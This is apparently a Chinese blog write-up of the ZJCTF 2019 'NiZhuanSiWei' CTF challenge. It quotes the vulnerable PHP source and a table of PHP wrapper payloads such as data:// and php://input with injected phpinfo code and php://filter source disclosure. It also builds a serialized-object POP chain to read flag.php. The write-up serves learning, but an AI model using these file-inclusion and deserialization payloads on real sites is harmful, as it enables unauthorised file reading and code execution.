[ZJCTF 2019]NiZhuanSiWei 1学习笔记

原创

越码越秃 于 2021-10-12 21:29:04 发布 1220 收藏

文章标签： php web安全

本文链接：https://blog.csdn.net/weixin_45869407/article/details/120731797

刚刚做了一下PHP的代码审计，原以为自己能够做出来，果然还是练习不够，看到text就以为直接传参就OK了，结果试了半天不行，看大佬writeup才发现原来要通过PHP伪协议来传参。

```php
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
  echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
  if(preg_match("/flag/",$file)){
    echo "Not now!";
    exit();
  }else{
    include($file); //useless.php
    $password = unserialize($password);
    echo $password;
  }
}
else{
  highlight_file(__FILE__);
}
?>
```



首先看到的是text的参数，它使用了file_get_contents()函数，说明就需要传入文件类型的数据，但text是GET，所以这里就要使用伪协议data。

这里对伪协议的描述挺好的


协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file://D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip://D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2://D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2:///file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib://D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib:///file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】 ?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4= 也可以： ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=

可以从表上看出，data有4种方式，这里我使用/?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempdGY=，这里的后

面的乱码是对目的信息的base64编码，这样就可以通过text的if了



然后看到file这个参数，里面已经将flag这个字符串过滤了，使用这里不做考虑，转到else看到include函数，这里include函数的作用是将useless.php写入到这个文件中，并且include将file这个参数传入useless.php中，使用我们这里需要查看useless的源码，这里可以使用php://filter/read=convert.base64-encode/resource=useless.php这个伪协议作为file的参数输入。



这里可以看到useless.php的源码经过base64编码的结果，通过解码后获取源码

```php
<?php

class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}

$a=new Flag();//后面部分为我构造的pop链，不是源码，此处为我构造的pop链
$a->file='flag.php';
echo serialize($a);
?>
```

从以上源码可以看出这里讲file参数传进来了，并且显示file文件里的内容，但这里要触发它需要经过·__tostring()这个魔术方法，简单来说，要触发这个方法需要将构造的一个类当做字符串处理，比如你创建了一个a这个类，然后直接echo a，就将a这个类当做字符串显示，这样就会触发__tostring(),这样触发知道了，那怎样构造才能获取flag.php呢，接着看原来的源码，password这个参数还没使用，所以这时我们应该要想到，构造一个类作为password的参数，而这个类就是class Flag,当构建完这个类的时候，发现里面的file参数还是原来的参数，所以我们要在构造的新类中覆盖掉它，并赋值为flag.php，最后因为password进行了反序列化，所以我们将构造的新类再序列化即可，然后将得到的结果放到password中，当到这一步还没成功，因为前面咱们用的file参数是查看useless.php的源码，这里我们要改一下，因为我们构造的新类是useless.php里的，所以我们需要将useless.php通过include函数包含到我们现在的PHP文件中，即换为useless.php。